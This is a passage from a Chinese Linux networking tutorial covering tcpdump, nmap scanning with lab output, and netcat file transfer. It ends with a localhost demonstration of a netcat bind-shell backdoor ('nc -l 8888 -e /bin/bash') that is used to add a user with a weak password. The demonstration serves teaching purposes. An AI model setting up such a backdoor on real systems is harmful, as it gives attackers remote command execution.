(7)src net 192.168.1.0/24：数据包的源网络地址为192.168.1.0/24

(8)-w ./target.cap：保存成cap文件，方便用wireshark分析

#

#保存到本地，tcpdump默认会将输出写到缓冲区，只有缓冲区内容达到一定的大小，或者tcpdump退出时，才会将输出写到本地磁盘，可以加上-U强制立即写到本地磁盘（一般不建议，性能相对较差）

```
tcpdump -n -vvv -c 1000 -w /tmp/tcpdump_save.cap
```

## 1.6.3 nmap

### 基础知识

#### 简介

Nmap（Network Mapper）是一款开源的网络探测和安全审核工具，由Gordon Lyon设计。它的设计目标是快速地扫描大型网络，帮助网络管理员和网络安全专家发现网络上的主机、服务以及潜在的安全漏洞。

#### 主要功能

主机探测：能够探测网络上的主机，包括列出响应TCP和ICMP请求、开放特定端口的主机等。

端口扫描：扫描目标主机的端口，确定哪些端口是开放的，哪些服务正在这些端口上运行。

操作系统识别：通过指纹识别技术，Nmap能够推断出目标主机所使用的操作系统类型。

版本探测：进一步探测目标主机上运行的服务版本，提供详细的服务信息。

路由跟踪：能够追踪从扫描源到目标主机之间的网络路径，帮助了解网络通行情况。

## 应用场景

网络管理：网络管理员可以使用Nmap来绘制网络拓扑图，了解网络上的主机和服务情况。  
安全评估：网络安全专家可以使用Nmap来评估网络系统的安全性，发现潜在的安全漏洞。  
渗透测试：渗透测试人员可以使用Nmap来探测目标系统的弱点，为后续的渗透测试做准备。

## 使用方式

扫描单个目标地址：直接在Nmap后面添加目标地址即可进行扫描。  
扫描多个目标地址：如果目标地址不在同一网段或数量较多，可以依次列出进行扫描。  
扫描一个范围内的目标地址：指定一个连续的网段进行扫描。  
扫描目标地址所在的某个网段：通过添加子网掩码的方式扫描整个网段。  
使用文件进行扫描：可以指定一个包含目标地址的文件进行批量扫描。

## 命令解析

命令格式：

```
nmap [Scan Type(s)] [Options] {target specification}
```

常用选项

|                     |                                       |
|---------------------|---------------------------------------|
| <b>-p</b>           | #指定要扫描的端口号或端口范围。                      |
| <b>--traceroute</b> | #进行路由跟踪。                              |
| <b>-Pn</b>          | #跳过Ping扫描，直接进行端口扫描（无Ping扫描）。          |
| <b>-A</b>           | #进行全面扫描，包括操作系统识别、版本探测等。               |
| <b>-sP</b>          | #ping 扫描，只显示出在线的主机。                   |
| <b>-O</b>           | #激活对 TCP/IP 指纹特征的扫描，获得远程主机的操作系统类型     |
| <b>-sV</b>          | #进行版本探测。                              |
| <b>-n</b>           | #禁止域名解析。                              |
| <b>-PA</b>          | #指定使用 ACK 包扫描（ACK Scan）。这是一种 TCP 扫描技术 |
| <b>-SL</b>          | #这个选项告诉 nmap 执行列表扫描（List Scan），仅列出目标。 |
| <b>-v</b>           | #冗余模式。强烈推荐使用这个选项，它会给出扫描过程中的详细信息。      |
| <b>-PS</b>          | #让 nmap 使用 SYN 包而不是 ACK 包来对目标主机进行扫描。  |

命令选项

|                    |   |
|--------------------|---|
| <b>-ST</b>         | #TCP connect() 扫描，这是最基本的 TCP 扫描方式。      |
| <b>-SS</b>         | #TCP 同步扫描（TCP SYN），因为不必全部打开一个 TCP 连接，   |
| <b>-SF -sX -sN</b> | #秘密扫描模式                                 |
| <b>-SU</b>         | #UDP 的数据包进行扫描                           |
| <b>-SA</b>         | #ACK 扫描，这项高级的扫描方法通常可以用来穿过防火墙。           |
| <b>-SW</b>         | #滑动窗口扫描，非常类似于 ACK 的扫描                   |
| <b>-SR</b>         | #RPC 扫描，和其它不同的端口扫描方法结合使用。               |
| <b>-b</b>          | #连接到防火墙后面的一台 FTP 服务器做代理，接着进行端口扫描。       |
| <b>-P0</b>         | #在扫描之前，不 ping 主机。                       |
| <b>-PT</b>         | #扫描之前，使用 TCP ping 确定哪些主机正在运行            |
| <b>-PI</b>         | #设置这个选项，让 nmap 使用 ping来扫描目标主机是否正在运行。    |
| <b>-PB</b>         | #默认的ping扫描选项，使用 -PT和 -PI两种类型并行扫描，可穿防火墙。 |
| <b>-I</b>          | #打开 nmap 的反向标志扫描功能。                     |
| <b>-f</b>          | #使用碎片 IP 数据包发送 SYN、FIN、XMAS、NULL。       |
| <b>-S IP</b>       | #nmap 可能无法确定你的源地址。在这种情况下使用这个选项给出指定 IP 地 |

址

|                          |                                    |
|--------------------------|------------------------------------|
| <b>-g port</b>           | #设置扫描的源端口                          |
| <b>-on</b>               | #把扫描结果重定向到一个可读的文件 logfilename 中    |
| <b>-os</b>               | #扫描结果输出到标准输出。                      |
| <b>--host_timeout</b>    | #设置扫描时间，以毫秒为单位。默认的情况下，没有超时限制       |
| <b>--max_rtt_timeout</b> | #设置对每次探测的等待时间，以毫秒为单位。如果超过这个时间限制就重传 |

或者超时

|                          |                                 |
|--------------------------|---------------------------------|
| <b>--min_rtt_timeout</b> | #设置 nmap 对每次探测至少等待你指定的时间，以毫秒为单位 |
|--------------------------|---------------------------------|



-M count

#置进行 TCP connect() 扫描时，最多使用多少个套接字进行并行的扫描

## 环境部署

Centos系统:

```
yum install nmap
```

ubuntu系统:

```
apt install nmap
```

## 简单实践

### 主机范围扫描

指定网段扫描

```
[root@rocky9 ~]# nmap 10.0.0.0/24
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:18 CST
```

```
...
```

```
Nmap scan report for bogon (10.0.0.200)
```

```
Host is up (0.000088s latency).
```

```
All 1000 scanned ports on bogon (10.0.0.200) are in ignored states.
```

```
Not shown: 1000 filtered tcp ports (no-response)
```

```
MAC Address: 00:50:56:F4:18:A7 (VMware)
```

```
Nmap scan report for bogon (10.0.0.12)
```

```
Host is up (0.0000080s latency).
```

```
Not shown: 999 closed tcp ports (reset)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
Nmap done: 256 IP addresses (6 hosts up) scanned in 8.12 seconds
```

指定IP + 掩码方式全网段扫描

```
[root@rocky9 ~]# nmap 10.0.0.12/24
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:19 CST
```

```
...
```

```
Nmap scan report for bogon (10.0.0.12)
```

```
Host is up (0.0000090s latency).
```

```
Not shown: 999 closed tcp ports (reset)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
Nmap done: 256 IP addresses (6 hosts up) scanned in 8.06 seconds
```

指定IP地址最后一位方式，实现范围扫描

```
[root@rocky9 ~]# nmap 10.0.0.10-15
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:20 CST
```

```
...
```

```
Nmap scan report for bogon (10.0.0.12)
```

```
Host is up (0.0000080s latency).
```

```
Not shown: 999 closed tcp ports (reset)
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
Nmap done: 6 IP addresses (3 hosts up) scanned in 2.03 seconds
```

指定多个IP地址进行扫描

```
[root@rocky9 ~]# nmap 10.0.0.10 10.0.0.12 10.0.0.15 10.0.0.100
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:21 CST
...
Nmap scan report for bogon (10.0.0.12)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 4 IP addresses (2 hosts up) scanned in 1.99 seconds
```

通过IP地址列表文件进行扫描

```
[root@rocky9 ~]# cat > hosts.txt <<-eof
10.0.0.7
10.0.0.12
10.0.0.112
eof
```

通过-i指定ip地址列表文件

```
[root@rocky9 ~]# nmap -i hosts.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:23 CST
...
Nmap scan report for bogon (10.0.0.12)
Host is up (0.0000080s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 3 IP addresses (2 hosts up) scanned in 15.39 seconds
```

## 端口范围扫描

-p 指定多端口扫描

```
[root@rocky9 ~]# nmap -p22,80,3306 10.0.0.12
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:29 CST
Nmap scan report for bogon (10.0.0.12)
Host is up (0.000075s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    closed http
3306/tcp  closed mysql

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

不进行域名解析扫描

```
[root@rocky9 ~]# nmap -n -p 80 10.0.0.12
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:31 CST
Nmap scan report for 10.0.0.12
Host is up (0.000074s latency).
```

```
PORT      STATE SERVICE
80/tcp    closed http
```

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds

通过端口段进行扫描

```
[root@rocky9 ~]# nmap -p 1024-65535 localhost
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:39 CST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000070s latency).
```

Other addresses for localhost (not scanned): ::1

Not shown: 64511 closed tcp ports (reset)

```
PORT      STATE SERVICE
6013/tcp  open  x11
```

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds

## 加速扫描

--min-parallelism 指定并发扫描的数量为2000

```
[root@rocky9 ~]# nmap --min-parallelism 2000 10.0.0.12-15
Warning: Your --min-parallelism option is pretty high! This can hurt
reliability.
```

...

Nmap scan report for bogon (10.0.0.15)

Host is up (0.00018s latency).

Not shown: 997 closed tcp ports (reset)

```
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
111/tcp   open  rpcbind
```

MAC Address: 00:50:56:21:52:C9 (VMware)

Nmap done: 4 IP addresses (3 hosts up) scanned in 2.02 seconds

有些主机关闭了ping检测,所以可以使用-P0跳过ping的探测,可以加快扫描速度.

```
[root@rocky9 ~]# nmap -P0 10.0.0.1-10
Starting Nmap 7.92 ( https://nmap.org ) at 2024-11-06 20:14 CST
```

...

Nmap scan report for bogon (10.0.0.2)

Host is up (0.00016s latency).

Not shown: 999 closed tcp ports (reset)

```
PORT      STATE SERVICE
53/tcp    open  domain
```

MAC Address: 00:50:56:E0:99:9D (VMware)

Nmap done: 10 IP addresses (2 hosts up) scanned in 6.19 seconds

## 其他扫描

探测目标主机操作系统类型

```
nmap -O 10.0.0.12
```

探测目标主机全部信息

```
nmap -A 10.0.0.12
```

## 1.6.4 nc

### 基础知识

#### 简介

**nc命令**，全称**netcat**，是一款短小精悍、功能实用、简单可靠的网络工具，被广泛应用于实现TCP/UDP端口的侦听、端口扫描、机器之间传输文件等多种网络任务，有着网络界的瑞士军刀美誉。

#### nc的作用

**端口侦听**：nc可以作为**server**以TCP或UDP方式侦听指定端口。

**端口扫描**：nc可以作为**client**发起TCP或UDP连接，进行端口扫描。

**文件传输**：可以在机器之间方便地传输文件，无需使用**scp**和**rsync**等工具，从而避免了输入密码的操作。

**网络测速**：通过传输文件的方式，可以测试两台机器之间的网络速度。

#### 命令解析

##### 命令格式

```
ncat [options] [hostname] [port]
```

##### 常用选项

##### 一般选项

|                          |                        |
|--------------------------|------------------------|
| <b>-g</b>                | #设置路由器跃程通信网关，最多可设置8个   |
| <b>-G</b>                | #设置来源路由指向器，其数值为4的倍数    |
| <b>-i --idle-timeout</b> | #设置时间间隔，以便传送信息及扫描通信端口。 |
| <b>-l --listen</b>       | #使用监听模式，管控传入的资料。       |
| <b>-n --nodns</b>        | #直接使用IP地址，而不通过域名服务器。   |
| <b>-o --output</b>       | #将输出内容写文件              |
| <b>-p --source-port</b>  | #指定本机端口                |
| <b>-s --source</b>       | #指定本机IP                |
| <b>-u --udp</b>          | #使用UDP传输协议             |
| <b>-v --verbose</b>      | #显示过程                  |
| <b>-w --wait</b>         | #设置超时时间                |

#### 环境部署

**Centos系统**：

```
yum install nc
```

**ubuntu系统**：

```
apt install netcat-openbsd
```

#### 简单实践

监听本地端口 - 正常对话聊天

在命令行终端A进行监听：

```
[root@rocky9 ~]# nc -v 8888
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
...
```

在另一个命令行终端B发起连接：

```
[root@rocky9 ~]# nc -v 127.0.0.1 8888
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 127.0.0.1:8888.
nihao      # 输入你好
```

回到a终端进行确认效果

```
[root@rocky9 ~]# nc -v 8888
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
---- 多了下面的信息
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:53338.
nihao
```

## 文件传输实践

1 传输文件时，接收方先侦听端口，

```
[root@rocky9 ~]# nc -l 8888 > received.txt
...
```

2 发送方向接收方所在机器的该端口发送数据。

```
[root@rocky9 ~]# echo nihao > file.txt
[root@rocky9 ~]# nc 127.0.0.1 8888 < file.txt
```

3 终端1确认效果

```
[root@rocky9 ~]# nc -l 8888 > received.txt      # 接收完毕信息后，阻塞结束
[root@rocky9 ~]# cat received.txt
nihao
```

## 传输目录实践 - 需要借助于打包技术

1 接收方利用tar进行解压缩还原为目录。

```
[root@rocky9 ~]# nc -l 8888 | tar -xzf -
...
```

2 发送方利用tar先将目录打包成一个文件

```
[root@rocky9 ~]# mkdir file; cp /etc/fstab file/; cp ~/.bashrc file/
[root@rocky9 ~]# ls file -a
.  ..  .bashrc  fstab
[root@rocky9 ~]# tar -czvf - file | nc 127.0.0.1 8888
file/
file/fstab
file/.bashrc
```

### 3 接收方查看目录传输效果

```
[root@rocky9 ~]# nc -l 8888 | tar -xvzf -
file/
file/fstab
file/.bashrc
[root@rocky9 ~]# ls -la file
.  ..  .bashrc  fstab
```

## 安全攻击后门

终端A，通过 `-e` 指定shell的命令解释器，恶意行为者获取访问权限的常见方法是在开放端口上创建此类后门

```
[root@rocky9 ~]# nc -l 8888 -e /bin/bash
...
```

终端B，连接后进行命令执行

```
[root@rocky9 ~]# nc -v 127.0.0.1 8888
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Connected to 127.0.0.1:8888.
mkdir attack
echo nihao > attack/file
useradd attack
echo 123456 | passwd --stdin attack
更改用户 attack 的密码 。
passwd: 所有的身份验证令牌已经成功更新。
ls attack
file
exit
^C
```

终端A查看效果

```
[root@rocky9 ~]# nc -l 8888 -e /bin/bash          # 连接已断开
[root@rocky9 ~]# ls
attack
[root@rocky9 ~]# ls attack/
file
[root@rocky9 ~]# id attack
用户id=1001(attack) 组id=1001(attack) 组=1001(attack)
结果显示:
```

终端B对终端A进行了响应的攻击手段